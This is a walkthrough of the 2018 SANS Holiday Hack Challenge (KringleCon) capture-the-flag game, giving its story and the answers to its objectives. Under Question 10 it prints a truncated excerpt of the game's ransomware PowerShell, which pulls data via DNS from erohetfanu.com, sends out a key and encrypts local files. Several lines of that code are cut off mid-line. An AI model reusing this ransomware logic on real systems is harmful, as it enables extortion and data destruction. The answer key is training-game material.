The 2018 SANS Holiday Hack Challenge

Table of Contents

Introduction

As you walk through the gates, a familiar red-suited holiday figure warmly welcomes all of his special visitors to KringleCon.

Welcome, my friends! Welcome to my castle! Would you come forward please?

Welcome. It's nice to have you here! I'm so glad you could come. This is going to be such an exciting day!

I hope you enjoy it. I think you will.

Today is the start of KringleCon, our new conference for cyber security practitioners and hackers around the world.

KringleCon is designed to share tips and tricks to help leverage our skills to make the world a better, safer place.

Remember to look around, enjoy some talks by world-class speakers, and mingle with our other guests.

And, if you are interested in the background of this con, please check out Ed Skoudis' talk called START HERE.

Delighted to meet you. Overjoyed! Enraptured! Entranced! Are we ready? Yes! In we go!

TL;DR Version

Question 1


What phrase is revealed when you answer all of the KringleCon Holiday Hack History questions? ***For hints on achieving this objective, please visit Bushy Evergreen and help him with the*** *Essential Editor Skills* ***Cranberry Pi terminal challenge***.

Answer: ***Happy Trails***

Question 2

Who submitted (First Last) the rejected talk titled *Data Loss for Rainbow Teams: A Path in the Darkness*? Please analyze the CFP site to find out. ***For hints on achieving this objective, please visit Minty Candycane and help her with the*** *The Name Game* ***Cranberry Pi terminal challenge.***

Answer: ***John McClane***




Question 3


The KringleCon Speaker Unpreparedness room is a place for frantic speakers to furiously complete their presentations. The room is protected by a door passcode. Upon entering the correct passcode, what message is presented to the speaker? ***For hints on achieving this objective, please visit Tangle Coalbox and help him with the*** *Lethal ForensicELFication* ***Cranberry Pi terminal challenge***.

Answer: *Welcome unprepared speaker!*

Suddenly, all elves in the castle start looking very nervous. You can overhear some of them talking with worry in their voices.

The toy soldiers, who were always gruff, now seem especially determined as they lock all the exterior entrances to the building and barricade all the doors. No one can get out! And the toy soldiers' grunts take on an increasingly sinister tone.





Question 4

Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file? ***For hints on achieving this objective, please visit Wunorse Openslae and help him with*** *Stall Mucking Report* ***Cranberry Pi terminal challenge***.

Answer: *Yippee-ki-yay*

In the main lobby on the bottom floor of Santa's castle, Hans calls everyone around to deliver a speech.

Ladies and Gentlemen… Ladies and Gentlemen…

Due to the North Pole's legacy of providing coal as presents around the globe they are about to be taught a lesson in the real use of POWER.

You will be witnesses.

Now, Santa… that's a nice suit… John Philips, North Pole. I have two myself. Rumor has it Alabaster buys his there.

I have comrades in arms around the world who are languishing in prison. The Elvin State Department enjoys rattling its saber for its own ends. Now it can rattle it for ME. The following people are to be released from their captors.

In the Dungeon for Errant Reindeer, the seven members of the New Arietes Front.

In Whoville Prison, the imprisoned leader of ATNAS Corporation, Miss Cindy Lou Who.


In the Land of Oz, Glinda the Good Witch.

Question 5

Using the data set contained in this SANS Slingshot Linux image, find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name (in username@domain.tld format)? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. ***For hints on achieving this objective, please visit Holly Evergreen and help her with the*** *CURLing Master* ***Cranberry Pi terminal challenge***.

Answer: LDUBEJ00320@AD.KRINGLECASTLE.COM

The toy soldiers continue behaving very rudely, grunting orders to the guests and to each other in vaguely Germanic phrases.



Suddenly, one of the toy soldiers appears wearing a grey sweatshirt that has written on it in red pen, ***"NOW I HAVE A ZERO-DAY. HO-HO-HO."***


A rumor spreads among the elves that Alabaster has lost his badge. Several elves say, "What do you think someone could do with that?"

Question 6

Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available. What is the access control number revealed by the door authentication panel? ***For hints on achieving this objective, please visit Pepper Minstix and help her with the*** *Yule Log Analysis* ***Cranberry Pi terminal challenge.***

Answer: ***19880715***

Hans has started monologuing again.


So, you've figured out my plan – it's not about freeing those prisoners.
The toy soldiers and I are here to steal the contents of Santa's vault!
You think that after all my posturing, all my little speeches, that I'm nothing but a common thief.
But, I tell you – I am an exceptional thief.
And since I've moved up to kidnapping all of you, you should be more polite!

Question 7

Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website and fetch the document `C:\candidate_evaluation.docx`. Which terrorist organization is secretly supported by the job applicant whose name begins with "K"? ***For hints on achieving this objective, please visit Sparkle Redberry and help her with the*** *Dev Ops Fail* ***Cranberry Pi terminal challenge***.

Answer: ***Fancy Beaver***

Great work! You have blocked access to Santa's treasure... for now.

And then suddenly, Hans slips and falls into a snowbank. His nefarious plan thwarted, he's now just cold and wet. But Santa still has more questions for you to solve!

Question 8

Santa has introduced a web-based packet capture and analysis tool to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? ***For hints on achieving this objective, please visit SugarPlum Mary and help her with the*** *Python Escape from LA* ***Cranberry Pi terminal challenge***.

Answer: ***Mary Had a Little Lamb***

Question 9

Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. ***For hints on achieving this objective, please visit Shinny Upatree and help him with the*** *Sleigh Bell Lottery* ***Cranberry Pi terminal challenge***.

To start, assist Alabaster by accessing (clicking) the snort terminal below:

Then create a rule that will catch all new infections. What is the success message displayed by the Snort terminal?

Answer: ***Snort is alerting on all ransomware and only the ransomware!***

Thank you so much! Snort IDS is alerting on each new ransomware infection in our network.


Hey, you're pretty good at this security stuff. Could you help me further with what I suspect is a malicious Word document?

All the elves were emailed a cookie recipe right before all the infections. Take this document with a password of elves and find the domain it communicates with.

Question 10

After completing the prior question, Alabaster gives you a document he suspects downloads the malware. What is the domain name the malware in the document downloads from?

Answer: *erohetfanu.com*



```
function wanc {
    $S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
    if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings)))
    if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject Win32_ComputerSystem).Domain -ne "KRINGLECASTLE") {return}
    $p_k = [System.Convert]::FromBase64String($(g_o_dns("7365727665722E637274") ) )
    $b_k = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255) + ([char[]]([char]01..[char]255)) + 0..9 | sort {Get-Random})[0..15] -join ''))  | ? {$_ -ne 0x00})
    $h_k = $(B2H $b_k)
    $k_h = $(sh1 $h_k)
    $p_k_e_k = (p_k_e $b_k $p_k).ToString()
    $c_id = (snd_k $p_k_e_k)
    $d_t = (($(Get-Date).ToUniversalTime() | Out-String) -replace "`r`n")
    [array]$f_c = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path $($($env:userprofile+'\Desk
    e_n_d $b_k $f_c $true
    Clear-variable -Name "h_k"
    Clear-variable -Name "b_k"
    $lurl = 'http://127.0.0.1:8080/'
    $html_c = @{
    'GET /'  =  $(g_o_dns (A2H "source.min.html"))
    'GET /close'  =  '<p>Bye!</p>'}
    Start-Job -ScriptBlock{
        param($url)
        Start-Sleep 10
        Add-type -As
        start
```

```
3d 2h 7m
13s
UNPAID
4739626449686a334d36
```

Erohetfanu.com, I wonder what that means?

Unfortunately, Snort alerts show multiple domains, so blocking that one won't be effective.

I remember another ransomware in recent history had a killswitch domain that, when registered, would prevent any further infections.


Perhaps there is a mechanism like that in this ransomware? Do some more analysis and see if you can find a fatal flaw and activate it!

Question 11

Analyze the full malware source code to find a kill-switch and activate it at the North Pole's domain registrar HoHoHo Daddy.

What is the full sentence text that appears on the domain registration success message (bottom sentence)?

Answer: ***Successfully registered yippeekiyaa.aaay!***


Yippee-Ki-Yay! Now, I have a ma... kill-switch!

Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing.

As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database.


Take this zip with a memory dump and my encrypted password database, and see if you can recover my passwords.

Question 12

After activating the kill-switch domain in the last question, Alabaster gives you a zip file with a memory dump and encrypted password database. Use these files to decrypt Alabaster's password database. What is the password entered in the database for the *Vault* entry?

Answer: ED#ED#EED#EF#G#F#G#ABA#BA#B

You have some serious skills, of that I have no doubt.
There is just one more task I need you to help with.
There is a door which leads to Santa's vault. To unlock the door, you need to play a melody.



Question 13


Use what you have learned from previous challenges to open the door to Santa's vault. What message do you get when you unlock the door?

Answer: *You have unlocked Santa's vault!*

Having unlocked the musical door, you enter Santa's vault.

I'm seriously impressed by your security skills!
How could I forget that I used Rachmaninoff as my musical password?
Of course, I transposed it before I entered it into my database for extra security.

Alabaster steps aside, revealing two familiar, smiling faces.



It's a pleasure to see you again.

Congratulations.

You DID IT! You completed the hardest challenge. You see, Hans and the soldiers work for ME. I had to test you. And you passed the test!

You WON! Won what, you ask? Well, the jackpot, my dear! The grand and glorious jackpot!

You see, I finally found you!

I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.

That's why we had so many different challenges this year.

We needed to find someone with skills all across the spectrum.


I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.

And you did!

Oh, and those brutish toy soldiers? They are really just some of my elves in disguise.

See what happens when they take off those hats?

Santa continues:


Based on your victory... next year, I'm going to ask for your help in defending my whole operation from evil bad guys.

And welcome to my vault room. Where's my treasure? Well, my treasure is Christmas joy and good will.

You did such a GREAT job! And remember what happened to the people who suddenly got everything they ever wanted?

They lived happily ever after.

Question 14

Who was the mastermind behind the whole KringleCon plan?

If you would like to submit a final report, please do so by emailing it to: SANSHolidayHackChallenge@counterhack.com

Answer: **Santa**

Congratulations on solving the SANS Holiday Hack Challenge 2018!

KringleCon Walkthrough

Welcome to KringleCon!

Greetings, holiday travellers! Welcome to the North Pole for KringleCon, the first-ever cyber security conference hosted by Santa and his elves in conjunction with the SANS Holiday Hack Challenge 2018.

As you enter the North Pole and visit Santa's castle, make sure you stop by Santa himself along the way. After you chat with Santa inside the gate in front of the castle, your KringleCon badge on your avatar will be populated with a series of objectives for the Holiday Hack Challenge. Just click on your badge to see the objectives for you to achieve as you attend KringleCon.

Also, please do keep an eye on your badge for updates on the narrative and various happenings around Santa's castle during the con! Gosh, we are hoping for a fun event this year without nefarious holiday capers impacting us.

Here are some tips to get you exploring:

- Bounce around the environment using the mouse or the arrow keys
- The chat bar is located on the bottom of the screen, and the pane on the right shows messages from nearby players
- Focus the chat by hitting Enter, then typing your message
- Send the message by hitting Enter
- Scroll the chat pane to view the latest message
- Use the menu at the top right to access your profile and edit your avatar, log out, hide the chat, or mute the music (who would ever want to do that?!)

Enter in to the Gates of KringleCon!

As you walk through the gates, a familiar red-suited holiday figure warmly welcomes all of his special visitors to KringleCon.

New [Narrative] Unlocked: !
Click here to see this item in your badge.

Note: See Appendix A for full Narrative

You can't enter the castle until you speak to Santa!

Welcome, my friends! Welcome to my castle! Would you come forward please?

Welcome. It's nice to have you here! I'm so glad you could come. This is going to be such an exciting day!

I hope you enjoy it. I think you will.

Today is the start of KringleCon, our new conference for cyber security practitioners and hackers around the world.

